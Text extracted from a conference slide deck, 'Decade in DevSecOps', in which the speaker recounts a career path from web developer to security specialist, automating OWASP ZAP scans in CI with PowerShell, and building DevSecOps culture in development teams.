Decade in DevSecOps


25.9.2025

Joona Immonen

ZURE

Who am I? - Work


- Full-time soccer dad / coach




Who am I? - Hobbies

- 2000 – Web admin
- 2007 – Developer
- 2011 – Azure Developer
- 2015 – Cyber security

~~MS Certifications~~
Bogus qualifications






ZURE

Agenda

1. How my journey started
2. DevSecOps culture
3. Security & Threats
4. Threat agents
5. Evil user stories
6. Frameworks
7. Developer Experience
8. First steps



DevSecOps – How it started

ZURE

How it started

2012-2013

1. OWASP TOP 10
2. Blogs of Troy Hunt



XSS AND SQLI
LIGHTYEAR
EVERYWHERE
imgflip.com

Old IIS configuration

- maxWorkerThreads
- maxconnection
- executionTimeout
- maxAllowedContentLength

By default:

- ~10 simultaneous requests
- ~90s timeout for each



ZURE

2015

Web application security testing as part of continuous integration in .NET projects

Joona Immonen

Master's Thesis
December 2015

powershell-zap

PowerShell module for using OWASP-ZAP from PowerShell

Includes functions:

- starting and stopping zap daemon
- spidering and ajax spidering
- scanning
- getting alerts
- saving results as junit xml


DevSecOps - Culture

ZURE

DevSecOps

- Like DevOps → It is a culture
- Security is responsibility of a development team
- Automation of security activities
- Processes for non-automated activities
- Consider in lifecycle phases

